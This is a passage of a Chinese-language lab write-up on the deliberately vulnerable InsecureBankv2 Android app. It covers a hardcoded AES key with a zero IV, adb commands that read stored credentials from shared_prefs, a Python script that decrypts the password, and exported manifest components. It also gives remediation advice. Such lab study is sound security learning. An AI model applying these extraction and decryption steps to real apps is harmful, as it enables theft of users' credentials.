2	999999997	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
3	999999996	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
4	999999995	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
5	999999994	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
6	999999993	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
7	999999992	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
8	999999991	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
9	999999990	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
10	999999989	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
11	999999988	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
12	999999987	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
13	999999986	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
14	999999985	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
15	999999984	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
16	999999983	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
17	999999982	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
18	999999981	500	<input type="checkbox"/>	<input type="checkbox"/>	194		
19	999999980	500	<input type="checkbox"/>	<input type="checkbox"/>	194		

发现只有999999999账号转成功了，说明此次payloads账号中其他uid不存在，由于时间限制不做更多尝试。

#### 4.4. 密码加密密钥硬编码，且使用本地存储和日志

```
/* Loaded from: classes.dex */
public class CryptoClass {
    String base64Text;
    byte[] cipherData;
    String cipherText;
    String plainText;
    String key = "This is the super secret key 123";
    byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};

    public static byte[] aes256encrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) throws UnsupportedEncodingException, NoSuchAlgorithmException {
        AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(1, newKey, ivSpec);
        return cipher.doFinal(textBytes);
    }

    public static byte[] aes256decrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) throws UnsupportedEncodingException, NoSuchAlgorithmException {
        AlgorithmParameterSpec ivSpec = new IvParameterSpec(ivBytes);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(2, newKey, ivSpec);
        return cipher.doFinal(textBytes);
    }
}
```

这块代码的问题：

- 密钥硬编码，容易被逆向破解泄露，相当于明文传输

- 静态，全零的Initialization Vector, 在CBC模式下，造成密码泄漏：相同密码明文总是生成相同密文。
- 不安全的AES模式：CBC虽然加密强，但无法保证数据完整性，应该使用AES-GCM 模式

这里是升级使用GCM和随机IV的代码示例：

```
SecureRandom random = new SecureRandom();
byte[] iv = new byte[12]; // GCM 推荐 12 字节 IV
random.nextBytes(iv);

SecretKeySpec keySpec = new SecretKeySpec(keyBytes, "AES");
GCMParameterSpec gcmSpec = new GCMParameterSpec(128, iv);

Cipher cipher = Cipher.getInstance("AES/GCM/NoPadding");
cipher.init(Cipher.ENCRYPT_MODE, keySpec, gcmSpec);

byte[] cipherText = cipher.doFinal(plainText.getBytes());
```

## 4.5 获取账号密码密文，解密用户密码

1. 在前面发现登录后直接将账号密码存储到了运行时本地的sharedPreference:

```
import android.content.SharedPreferences;
```

```
private void saveCreds(String username, String password) throws UnsupportedEncodingException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException, IllegalBlockSizeException, BadPaddingException {
    SharedPreferences mySharedPreferences = DoLogin.this.getSharedPreferences("mySharedPreferences", 0);
    SharedPreferences.Editor editor = mySharedPreferences.edit();
    DoLogin.this.rememberme_username = username;
    DoLogin.this.rememberme_password = password;
    String encryptedUsername = Base64.encodeToString(DoLogin.this.rememberme_username.getBytes(), 4);
    CryptoClass crypt = new CryptoClass();
    DoLogin.this.superSecurePassword = crypt.aesEncryptedString(DoLogin.this.rememberme_password);
    editor.putString("EncryptedUsername", base64Username);
    editor.putString("superSecurePassword", DoLogin.this.superSecurePassword);
    editor.commit();
}
```

2. 运行以下命令开启shell调试，找到存储的账号密码数据：(前提模拟器打开运行态)

```
adb shell
run-as com.android.insecurebankv2
cd shared_prefs
cat mySharedPreferences.xml
```

得到内容如下：

```

keeplook4ever ➤ ~/Documents/FirstStepInReverse ➤ main ➤ adb shell
root@generic_arm64:/ # run-as insecurebankv2
run-as: Package 'insecurebankv2' is unknown
254|root@generic_arm64:/ # run-as com.android.insecurebankv2
d shared_prefs/
root@generic_arm64:/data/data/com.android.insecurebankv2/shared_prefs $ 
cat mySharedPreferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
    <string name="EncryptedUsername">ZGV2YWRtaW4=
    </string>
    <string name="superSecurePassword">i2soXgauVzM8iD/TBS8cbQ==
    </string>
</map>
root@generic_arm64:/data/data/com.android.insecurebankv2/shared_prefs $

```

### 3. 解密账号密码

1. EncryptedUsername 已知用base64 `ZGV2YWRtaW4=`, 解码如下: `devadmin`
2. superSecurePassword 使用AES加密 `i2soXgauVzM8iD/TBS8cbQ==`, 代码如下:

```

/* loaded from: classes.dex */
public class CryptoClass {
    String base64Text;
    byte[] cipherData;
    String cipherText;
    String plainText;
    String key = "This is the super secret key 123";
    byte[] ivBytes = {0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0};

    public static byte[] aes256encrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) throws UnsupportedEncodingException, NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException, InvalidKeyException {
        IvParameterSpec ivSpec = new IvParameterSpec(ivBytes);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(1, newKey, ivSpec);
        return cipher.doFinal(textBytes);
    }

    public static byte[] aes256decrypt(byte[] ivBytes, byte[] keyBytes, byte[] textBytes) throws UnsupportedEncodingException, NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException, InvalidKeyException {
        IvParameterSpec ivSpec = new IvParameterSpec(ivBytes);
        SecretKeySpec newKey = new SecretKeySpec(keyBytes, "AES");
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        cipher.init(2, newKey, ivSpec);
        return cipher.doFinal(textBytes);
    }

    public String aesDecryptedString(String theString) throws UnsupportedEncodingException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException {
        byte[] keyBytes = this.key.getBytes("UTF-8");
        this.cipherData = aes256decrypt(this.ivBytes, keyBytes, Base64.decode(theString.getBytes("UTF-8"), 0));
        this.plainText = new String(this.cipherData, "UTF-8");
        return this.plainText;
    }

    public String aesEncryptedString(String theString) throws UnsupportedEncodingException, InvalidKeyException, NoSuchAlgorithmException, NoSuchPaddingException, InvalidAlgorithmParameterException {
        byte[] keyBytes = this.key.getBytes("UTF-8");
        this.cipherText = theString;
        this.cipherData = aes256encrypt(this.ivBytes, keyBytes, this.plainText.getBytes("UTF-8"));
        this.cipherText = Base64.encodeToString(this.cipherData, 0);
        return this.cipherText;
    }
}

```

### 4. 编写解密python代码如下:

```

from Crypto.Cipher import AES
import base64

# 从 APK 中找到的 key 和 IV
key = "This is the super secret key 123".encode("utf-8")
iv = bytes([0] * 16)

# 密文 Base64 解码
cipher_b64 = "i2soXgauVzM8iD/TBS8cbQ=="
cipher_bytes = base64.b64decode(cipher_b64)

# 解密
cipher = AES.new(key, AES.MODE_CBC, iv)
plaintext = cipher.decrypt(cipher_bytes)

```

```
# 去除填充
pad_len = plaintext[-1]
plaintext = plaintext[:-pad_len]

print("Decrypted password:", plaintext.decode("utf-8"))
```

运行解密代码解出密码如下：

```
(base) keeplook4ever ~/Documents/FirstStepInReverse main ± python decrypt.py
Decrypted password: iioop
```

## 4.6. AndroidManifest.xml 配置不当

1. `android:debuggable="true"` 调试模式打开，可被任意USB调试工具（adb shell, frida, re-framework）附加  
应改为 `android:debuggable="false"` 或者直接删除该配置
2. `android:allowBackup="true"` 开启则允许攻击者通过 `adb backup`, 建议修改为  
`android:allowBackup="false"`
3. 多个组件直接对外暴露

```
<activity android:name=".DoTransfer" android:exported="true"/>
<activity android:name=".ViewState" android:exported="true"/>
<activity android:name=".PostLogin" android:exported="true"/>
<activity android:name=".ChangePassword" android:exported="true"/>
<receiver android:name=".MyBroadCastReceiver" android:exported="true"/>
<provider android:name=".TrackUserContentProvider" android:exported="true"/>
```

任意 App 可直接发送 Intent 调用这些 Activity，可能绕过认证跳转到敏感页面

暴露的 Provider 允许第三方读写数据库 `trackerusers`

暴露的 Receiver 可能被滥用触发内部操作（如广播注入）

建议：设置 `android:exported="false"` 或添加 `android:permission` 来限制访问

## 5. To Be Continued

1. 高版本Android和Android市场上apk的研究（此次InsecureBank为demo学习版）
2. Https 绕过和 Frida 等的研究
3. 更多adb用法研究